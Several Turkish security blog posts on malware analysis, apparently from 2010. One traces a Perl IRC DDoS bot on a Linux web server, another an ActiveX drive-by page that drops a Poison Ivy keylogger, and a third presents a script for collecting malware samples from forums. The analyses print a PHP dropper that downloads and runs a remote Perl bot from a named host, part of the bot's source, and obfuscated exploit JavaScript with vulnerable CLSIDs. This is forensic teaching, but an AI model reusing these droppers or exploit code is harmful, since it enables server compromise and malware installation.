root@bt:~# _
```


Bir kaç satır üste baktığımızda sistem üzerinde apache2'ninde çalıştığı görülmektedir. Hem apache2 ve hem httpd sistemimiz üzerinde çalışıyor ve iki farklı komut (top ve ps) tek bir PID (process id) için iki farklı programı işaret ettiği için alarm çanlarını çalabiliriz çünkü bu sistem üzerinde birşeylerin kendini gizlemeye çalıştığını açıkça işaret ediyor.

Araştırmamıza devam ederek sistem üzerinde öncelikle TCP protokolüne ait açık ağ bağlantı noktalarını ve durumlarını "netstat -ant" komutu ile listeliyoruz. (Normal şartlarda netstat programı tarafından desteklenen tüm protokollere ait açık ağ bağlantı noktalarının listelenmesi için "netstat -an" komutunu kullanmanızı öneriyorum.)



Yukarıdaki ekran görüntüsünde, 192.168.2.129 IP adresine sahip olam sistemimiz 6667 numaralı bağlantı noktası üzerinden 192.168.1.3 IP adresi ile haberleştiğini görüyoruz. 6667-6669 bağlantı noktaları çoğunlukla IRC (internet relay chat) sohbet sunucuları tarafından kullanılmaktadır. Bu bağlantı noktası ile gerçekleşen haberleşme bize sistem üzerinde çalıştığından şüphe ettiğimiz zararlı yazılımın DDOS botu olma ihtimalini güçlendiriyor.

Sistemimiz üzerindeki açık dosya ve soketlerin listesini görmek için "lsof" komutundan faydalanabiliriz. Bu komut sayesinde 12457 PID'li şüpheli programın hangi dosyalara eriştiğini ve soketleri kullandığını listeliyoruz.



En üst satırda yer alan ve perl'e ait olan socket kütüphanesi bize çalışan zararlı yazılımın Perl ile hazırlandığını, "ps ax" çıktısında yer alan "/usr/bin/httpd" komutunun sahte olduğunu açıkça ifade ediyor. Bununlada yetinmeyip çapraz kontrol adına "ls -al /usr/bin/httpd" komutu ile httpd programının sistem üzerindeki varlığını kolayca teyit edebiliriz.

```
 5904 tty5     S+     0:00 iptraf
 5988 tty4     S+     0:00 -bash
 6757 tty2     S+     0:00 -bash
 8751 ?        Ss     0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0
12430 ?        Ss     0:00 /usr/sbin/apache2 -k start
12439 ?        S      0:00 /usr/sbin/apache2 -k start
12441 ?        S      0:00 /usr/sbin/apache2 -k start
12442 ?        S      0:00 /usr/sbin/apache2 -k start
12443 ?        S      0:00 /usr/sbin/apache2 -k start
12444 ?        S      0:00 /usr/sbin/apache2 -k start
12445 ?        S      0:00 /usr/sbin/apache2 -k start
12454 ?        Z      0:00 [sh] <defunct>
12457 ?        R     27:11 /usr/sbin/httpd
13133 ?        S      0:00 /usr/sbin/httpd
14624 ?        S      0:00 /usr/sbin/apache2 -k start
14627 ?        Z      0:00 [sh] <defunct>
14630 ?        R     11:03 /usr/local/apache/bin/httpd -DSSL
15081 tty3     S      0:00 -bash
18526 ?        Ss     0:00 /usr/sbin/clamd
20116 tty3     S+     0:00 less
20477 tty2     T      0:00 top
21662 tty1     R+     0:00 ps ax
root@bt:/# ls -al /usr/sbin/httpd
ls: cannot access /usr/sbin/httpd: No such file or directory
root@bt:/# _
```

"lsof" komutunun diğer bir güzel özelliği ise size ilgili program tarafından kullanılan CWD (current working directory) bilgisinide veriyor olmasıdır. www-data kullanıcısı apache2 programının çalıştırılmasından sorumlu ise ve şüphelendiğimiz zararlı yazılım/komut bu kullanıcı tarafından çalıştırılmış ise bu durumda ikisinin tek ortak noktasının apache2 programı olduğu düşünüldüğünde "lsof | grep -i www-data | grep cwd " komutu ile www-data kullanıcısına ait bilgiler filtrelendiğinde karşımıza aşağıdaki tablo çıkıyor.

```
root@bt:/# lsof | grep -i www-data | grep cwd
apache2   12439   www-data  cwd       DIR        8,1    4096     442277 /var/www
/maker/info
apache2   12441   www-data  cwd       DIR        8,1    4096          2 /
apache2   12442   www-data  cwd       DIR        8,1    4096          2 /
apache2   12443   www-data  cwd       DIR        8,1    4096     442277 /var/www
/maker/info
apache2   12444   www-data  cwd       DIR        8,1    4096          2 /
apache2   12445   www-data  cwd       DIR        8,1    4096          2 /
perl      12457   www-data  cwd       DIR        8,1    4096          2 /
perl      13133   www-data  cwd       DIR        8,1    4096          2 /
apache2   14624   www-data  cwd       DIR        8,1    4096          2 /
perl      24984   www-data  cwd       DIR        8,1    4096          2 /
root@bt:/# _
```

En üst satırda yer alan ve apache2'ye ait olan CWD bilgisi ("/var/www/maker/info") bize zararlı programın www-data kullanıcısı ile apache2 üzerinden çalıştırılmış olma ihtimalini oldukça güçlendiriyor.

ClamAV antivirüs yazılımı ile ilgili klasör üzerinde yaptığımız tarama sonuç veriyor ve trojanın bu klasör içinde bulunduğu netlik kazanıyor.

```
root@bt:/# clamscan /var/www/maker/info
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
/var/www/maker/info/spd.php: PHP.Downloader-4 FOUND
/var/www/maker/info/rdl.txt: Trojan.IRCBot-1142 FOUND
/var/www/maker/info/robot.php: PHP.Shell FOUND

----------- SCAN SUMMARY -----------
Known viruses: 465915
Engine version: 0.94.2
Scanned directories: 1
Scanned files: 3
Infected files: 3
Data scanned: 0.12 MB
Time: 7.166 sec (0 m 7 s)
root@bt:/# _
```

```
<?php
echo exec('cd /tmp;curl -o  http://goodfilter.net/maker/info/rdl.txt;perl rdl.tx
t;rm -rf rdl.txt');
echo exec('cd /tmp;GET  http://goodfilter.net/maker/info/rdl.txt;perl rdl.txt;rm
 -rf rdl.txt');
echo exec('cd /tmp;wget  http://goodfilter.net/maker/info/rdl.txt;perl rdl.txt;r
m -rf rdl.txt');
echo exec('cd /tmp;fetch  http://goodfilter.net/maker/info/rdl.txt;perl rdl.txt;
rm -rf rdl.txt');
echo exec('cd /tmp;lwp-download  http://goodfilter.net/maker/info/rdl.txt;perl r
dl.txt;rm -rf rdl.txt');
echo passthru('cd /tmp;fetch  http://goodfilter.net/maker/info/rdl.txt;perl rdl.
txt;rm -rf rdl.txt');
echo passthru('cd /tmp;wget  http://goodfilter.net/maker/info/rdl.txt;perl rdl.t
xt;rm -rf rdl.txt');
echo passthru('cd /tmp;curl -o  http://goodfilter.net/maker/info/rdl.txt;perl rd
l.txt;rm -rf rdl.txt');
echo passthru('cd /tmp;GET  http://goodfilter.net/maker/info/rdl.txt.txt;perl rd
l.txt;rm -rf rdl.txt');
echo passthru('cd /tmp;lwp-download  http://goodfilter.net/maker/info/rdl.txt;pe
rl rdl.txt;rm -rf rdl.txt');
echo system('cd /tmp;curl -o  http://goodfilter.net/maker/info/rdl.txt;perl rdl.
txt;rm -rf rdl.txt');
@
"/var/www/maker/info/spd.php" 23 lines, 2058 characters
```

```
  GNU nano 2.0.7                File: rdl.txt

use IO::Socket::INET;
use HTTP::Request;
use LWP::UserAgent;

my @ps = ("/usr/sbin/httpd","/usr/local/apache/bin/httpd -DSSL","/sbin/syslogd"$
$processo = $ps[rand scalar @ps];
my $linas_max='10';
my $sleep='3';
my @adms=("Deddi");
my @canais="#NetWork";
my @nickname = ("cRc|1",
 "cRc|2",
 "cRc|3",
 "cRc|4",
 "cRc|5",
 "cRc|6",
 "cRc|7",
 "cRc|8",
 "cRc|9",
 "cRc|10",
                        [ Read 1095 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Yukarıda yer alan son ekran görüntüsünde rdl.txt dosyasına herhangi bir metin editörü ile baktığımızda ise bunun bir ddos botu olduğu ve "ps ax" komutunun çıktısında zararlı yazılımın neden "/usr/bin/httpd" olarak görüldüğü anlaşılıyordu.

İnternet üzerinden bulmuş olduğum bir trojan (ddos saldırısı gerçekleştirme özelliğine sahip) ile oluşturmuş olduğum örnek bir senaryo üzerinden giderek sizlere basitte olsa Linux işletim sistemi üzerinde nasıl zararlı yazılım izi sürebileceğinizi kısaca anlatmaya çalıştım, umarım faydalı olmuştur.

Bir sonraki yazıda görüşmek dileğiyle...


DNS Çözümleme Aracı

Source: https://www.mertsarica.com/dns-cozumleme-araci/

By M.S on September 26th, 2010

Geçtiğimiz ay Türkiye'de tespit edilen zararlı siteleri Twitter / Friendfeed üzerinden yayınlayan ufak bir program hazırlamıştım.

Zaman zaman tespit edilen bu siteler üzerinde yer alan zararlı yazılımları inceleyerek durum değerlendirmesi yapıyorum. Geçtiğimiz günlerde yine rastgele seçtiğim bir site üzerinde yer alan zararlı bir yazılıma göz atmaya karar verdim.



Archive.org sitesine göre yıllardır yapım aşamasında olan ve üzerinde Joomla portal kurulu olan bu site muhtemelen zaman içinde güvenlik yamalarının yüklenmemesi nedeniyle art niyetki kişiler tarafından Google üzerinden tespit edilerek istismar edildi ve zararlı kod yaymak amacıyla kullanılan bir zombie sunucu haline geldi.

Daha önce karşılaştığım zararlı yazılım yayan sitelerin çoğunun kaynak kodunda imzalanmamış Java applet kodu bulunurken bu defa applet'e ilave olarak birden fazla ActiveX GUIDler'inin kaynak koduna eklenmiş olduğunu farkettim.


view-source:www.barbour-club.com/cache/

```
<html>
<body>



<script type="text/javascript" language="javascript">


var iss = false;
var uri = 'http://www.barbour-club.com/cache/java.exe';

var za = 'ting.FileS';
var z = 'plication';
var shellapp = 'Shell.Ap'+z;
var z01 = "r%20%3D%20o.Creat'+'eObject%'+'28n%29";
var z02 = "r%20%3D%20o.Creat'+'eObject%28n%'+'2C%20%22%22%29";
var z03 = "r%20%3D%20o.Create'+'Object%28n%2C'+'%20%22%22%2C%20%22%22%29";
var z04 = "r%20%3D%20o.GetOb'+'ject%28%'+'22%22%2C%20n%29";
var z05 = "r%20%3D%20o.GetObject%28n%'+'2C%20%22%22%29";
var z06 = "r%20%3D%2'+'0o.GetObject%28n%29";

var a1 = 'ADO';
var a2 = 'DB.';
var a3 = 'Str';
var a4 = 'eam';

var obj_t = new Array(
  'BD96'+'C556-65A'+'3-11D0-983'+'A-00C0'+'4FC29E36',
  'AB9BCED'+'D-EC'+'7E-47E1-9322-D'+'4A210617116',
  '0006F'+'033-0000-0000-C000-00000'+'0000046',
  '0006F03A-0000-00'+'00-C000-000000000046',
  '6e32070a-766d-4ee6-879c-dc1'+'fa91d2fc3',
  '6414512B-B978-451D-A0D8-F'+'CFDF33E833C',
  '7F5B7'+'F63-F06F-43'+'31-8A'+'26-339'+'E03C0AE3D',
  '06723E09-F4'+'C2-43c8-8358-09F'+'CD1DB0766',
  '639F725F-1B2'+'D-4831-A9FD-8748'+'47682'+'010',
  'BA018'+'599-1DB3-44f9-83B4-461454C8'+'4BF8',
  'D0C07D56'+'-7C'+'69-43'+'F1-B4A0-25'+'F5A11FAB19',
  'E8CCCDDF-C'+'A28-496b-B050-6C'+'07C962476B');
```


Patched ['MS06-014 - RDS.DataSpace', { 'CLSID' => '{BD96C556-65A3-11D0-983A-00C04FC29E36}'}], # Found in mpack ['MS06-014 - RDS.DataSpace', { 'CLSID' => '{BD96C556-65A3-11D0-983A-00C04FC29E30}'}], # Patched ['MS06-073 - WMIScriptUtils.WMIObjectBroker2.1', { 'CLSID' => '{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}'}], # These are restricted by site (might be exploitable via DNS spoofing + SSL fun) ['UNKNOWN - SoftwareDistribution.MicrosoftUpdateWebControl.1', { 'CLSID' => '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}'}], ['UNKNOWN - SoftwareDistribution.WebControl.1', { 'CLSID' => '{6414512B-B978-451D-A0D8-FCFDF33E833C}'}], # Visual Studio components, not marked as safe ['UNKNOWN - VsmIDE.DTE', { 'CLSID' => '{06723E09-F4C2-43c8-8358-09FCD1DB0766}'}], ['UNKNOWN - DExplore.AppObj.8.0', { 'CLSID' => '{639F725F-1B2D-4831-A9FD-874847682010}'}], ['UNKNOWN - VisualStudio.DTE.8.0', { 'CLSID' => '{BA018599-1DB3-44f9-83B4-461454C84BF8}'}], ['UNKNOWN - Microsoft.DbgClr.DTE.8.0', { 'CLSID' => '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}'}], ['UNKNOWN - VsaIDE.DTE', { 'CLSID' => '{E8CCCDDF-CA28-496b-B050-6C07C962476B}'}], # # The controls below can launch the "installing component" dialogs... # # Not marked as safe ['UNKNOWN - Business Object Factory ', { 'CLSID' => '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}'}], # Not marked as safe ['UNKNOWN - Outlook Data Object', { 'CLSID' => '{0006F033-0000-0000-C000-000000000046}'}], # Found exploitable in the wild (no details) ['UNKNOWN - Outlook.Application', { 'CLSID' => '{0006F03A-0000-0000-C000-000000000046}'}],

GUID'ler Metasploit'ten tanıdık geldiği için ufak bir araştırma sonucunda bunların zafiyet içeren ActiveX GUIDler'i olduğu ve sayfanın bu ActiveX zafiyetlerinden bir tanesini istismar ederek kullanıcının sistemine Java.exe adındaki zararlı yazılımı indirmek ve çalıştırmak üzere hazırlanmış olduğunu anlamam pek zor olmadı.

Java.exe dosyasına ilk olarak HEX editör ile göz attığımda UPX ile paketlendiği hemen anlaşılıyordu. Zararlı yazılımı paketten çıkarttıktan sonra (başka bir yazımda paketten çıkarma işlemini anlatmıştım) statik diziler (string) belirgin hale gelmişti. Zararlı yazılımı çalıştırmadan önce Winalysis ile sistemin kopyasını (snapshot) aldıktan hemen sonra Wireshark programını çalıştırıp trafiği izlemeye başladım ve daha sonra Java.exe programını çalıştırdım. Winalysis ile tekrar sistemin kopyasını alıp bir önceki ile karşılaştırdığımda svchost32 ve svchost32.exe adında iki dosyanın SYSTEM32 klasörü altına kopyalandığını gördüm.



svchost32 dosyasını Wordpad ile açtığımda trojanın tuş kayıtlarını bu dosyaya kaydettiği anlaşılıyordu.



Wireshark üzerinde kayıt altına alınan paketlere baktığımda trojan, domainsitesi.myvnc.com alan adını çözümlüyor ve çözümlenen 88.231.194.191 ip adresine 3459 numaralı bağlantı noktasından bağlanmaya çalışıyordu. Bağlantı noktasının Poison IVY'ninkine (3460)

yakın olması ve bunun dışında tuş kayıt formatı, mutex adının ")!VoqA.I4" olması ve bir kaç benzer nokta nedeniyle bunun Poison IVY sunucu dosyası olduğuna kanaat getirdim ve detaylı analiz için vakit harcamadım.


Benim asıl merak ettiğim konu domainsitesi.myvnc.com alan adının çözümlediği ip adresinin erişilebilir olup olmadığı ve bu alan adının ne kadar sıklıkla güncellenip güncellenmediğiydi. Erişilebilirliği kontrol etmek için genellikle ip adresini pinglemek ve 3459 bağlantı noktasına bağlanmak tercih edilebilir fakat bu gibi durumlarda deniz altı gibi derinden ve sessizce ilerlemek gerektiği için tek yol belli aralıklarda hedef alan adını çözümlemek ve ip adresinin değişip değişmediğini kontrol etmektir.

DNS geçmişi tutan internet siteleri üzerine yaptığım araştırmalar beni pek tatmin etmediği için ileride de ihtiyaç duyabileceğimi hesaba katarak belirli aralıklarda hedef alan adını çözümleyen, bir önceki çözümleme sonucu ile kıyaslayan ve uyaran bir program hazırladım.

Programın adı DNS Checker ve kullanımı yine oldukça basit.

Programı kullanmak için çalıştırmanız gereken örnek komutlar:

dns_checker.py www.mertsarica.com 5 -> Her 5 dakikada bir alan adını çözümler ve kayıt eder. dns_checker.py www.mertsarica.com -> Süre belirtmediğiniz taktirde saat başı alan adını çözümler ve kayıt eder.



DNS Checker programının kaynak koduna buradan ulaşabilirsiniz.

Bir gün ihtiyaç duymanız durumunda faydalanabilmeniz dileğiyle herkese iyi haftalar dilerim.

VAD (Vbulletin Attachment Downloader)

Source: https://www.mertsarica.com/vad-vbulletin-attachment-downloader/

By M.S on September 17th, 2010

Geçtiğimiz Temmuz ayında Stuxnet adındaki zararlı yazılım (malware) .lnk ve .pif kısayol dosyalarındaki güvenlik açığından faydalanarak sistemler arasında yayılması nedeniyle bir anda dünyanın gündemine oturdu. Zararlı yazılımın başarıya ulaşmasındaki en büyük etkenlerden biri 0day güvenlik açığı istismar ediyor olmasıydı fakat geçtiğimiz günlerde Symantec tarafından yayınlanan bir yazı analizlerin halen devam ettiğini ve bu analizler neticesinde zararlı yazılımın aslında 1 değil tamı tamına 4 adet 0day güvenlik açığını istismar ettiğini ortaya koyuyordu.

Görünen o ki art niyetli kişiler her geçen gün çıtayı bir seviye daha yükseltiyor, güvenlik uzmanları için işler biraz daha zorlaşıyor, analizler biraz daha karmaşık bir hal alıyor ve bu nedenle bu tür saldırılara ve olay sonrası incelemelere hazırlıklı olmak için ne kadar çok zararlı yazılım incelenirse gerçek bir saldırıya o kadar hazırlıklı olunuyor.

Bu nedenden ötürü yerli ve yabancı hacking forumlarını zaman zaman gezerek yayınlanan zararlı yazılımları incelemeye gayret ediyorum. Geçtiğimiz günlerde yine bir hacking forumunu gezerken dikkatimi daha önce dikkat etmediğim bir ibare çekti, "http://novirusthanks.org dışındaki tarama sitelerinde taratmayın diyoruz taratıyorsunuz! 100 kere söylenmesine karşın!"

Zararlı yazılım oluşturan art niyetli kişilerin en çok çekindikleri konu yazılımlarının gerçek zamanlı virüs taraması gerçekleştiren web siteleri (virustotal, novirusthanks vb.) üzerinde taratılmalarıdır. Nedeni ise bu siteler üzerinde taratılan tüm yazılımlar antivirüs üreticilerine gönderilmektedir. Örnek olarak Virustotal ve Novirusthanks sitelerinin kullanım şartlarına bakacak olursak bunu açıkça ifade ettiklerini görebiliyoruz.

> *http://www.novirusthanks.org/terms.php*
>
> *We may store (temporarily) the files that you send in our online-virus-scanner and the files that you submitted can be shared with Anti-Malware and Security Companies that participate in our project generally if the file is detected by at least one Antivirus Software that is present in the list of the engines.*

> *http://www.virustotal.com/terms.html*
> *Collection and use of submitted files and personal information*

> *When you submit a file to VirusTotal for scanning, we may store it and share it with the anti-malware and security industry (normally the companies that participate in VirusTotal receive the samples that their engines do not detect and are catalogued as malware by at least one other engine). The samples can be analysed by automatic tools and security analysts to detect malicious code and to improve antivirus engines.*

Teker teker hacking forumlarını gezmek ve zararlı yazılımları indirmek vakit alan bir iş olduğu için geçtiğimiz günlerde Python ile bu işi otomatikleştirecek ufak bir program hazırlamaya karar verdim. Takip ettiğim forumların çoğu VBulletin forum kullandığı, eklenti modülü aktif olduğu ve ayrıca Vbulletin'de eklentileri listeleyen ayrı bir sayfa olduğu için hazırlayacağım programa forum adresinin belirtilmesi durumunda kullanıcı adı ve şifre ile giriş yapması, eklenti sayfalarını teker teker gezmesi ve exe, zip, rar uzantılarına sahip eklentileri tespit etmesi durumunda diske kaydetmesi yeterli olacaktı fakat buna ilaveten opsiyonel olarak birde virus tarama sitelerinden bir tanesine bu eklentileri yüklemesi ve sonucu kayıt altına almasının herkes için çok daha iyi olacağı düşüncesiyle bunların tamamını gerçekleştiren bir program hazırlamaya başladım.

Saatlerce programın üzerinde çalıştıktan sonra tamamlanmasına yakın bir zaman kala Python'da yer alan cookielib modülünün isteklerimi karşılamadığını farkettim. Urllib ile foruma belirttiğim kullanıcı adı ve şifre ile giriş yaptıktan sonra sonra çerezin (cookie) bir türlü bir sonraki istekte gönderilmediğini farkettim ve üzerine bir yandan kafa yorar bir yandan araştırma yaparken Mechanize adındaki o müthiş modülü keşfettim.

Mechanize modülü, bir web sitesi üzerinde urllib modülü ile kolay olmayan fakat internet tarayıcısı (web browser) ile oldukça kolay olan işlemleri (örneğin form doldurma, bağlantıları (links) ayrıştırmaya) gerçekleştirmenizi sağlayan oldukça ama oldukça faydalı bir modül.

Hazırlamış olduğum programı sil baştan mechanize desteği ile tekrar hazırladıktan sonra ortaya vad (vbulletin attachment downloader) programı çıkıverdi. VAD'ın kullanımı hazırlamış olduğum diğer tüm programlarımda olduğu gibi oldukça basit.

Eğer hedef forum, eklenti indirebilmeniz için kullanıcı adı ve şifre ile kimlik doğrulama gerçekleştirmenizi istiyorsa yapmanız gereken programa -u ile kullanıcı adını, -p ile şifreyi belirtmek olacaktır. Eğer diske kayıt edilen her eklentinin ayrıca Novirusthanks sitesinde taratılmasını istiyorsanız bu durumda programa -s parametresini belirtmeniz yeterli olacaktır.

Örnek olarak eğer site kimlik doğrulamaya ihtiyaç duymuyorsa ve diske kayıt edilen tüm eklentileri taratmak istiyorsanız çalıştırmanız gereken komut:
vad.py -h http://www.forum.com -s

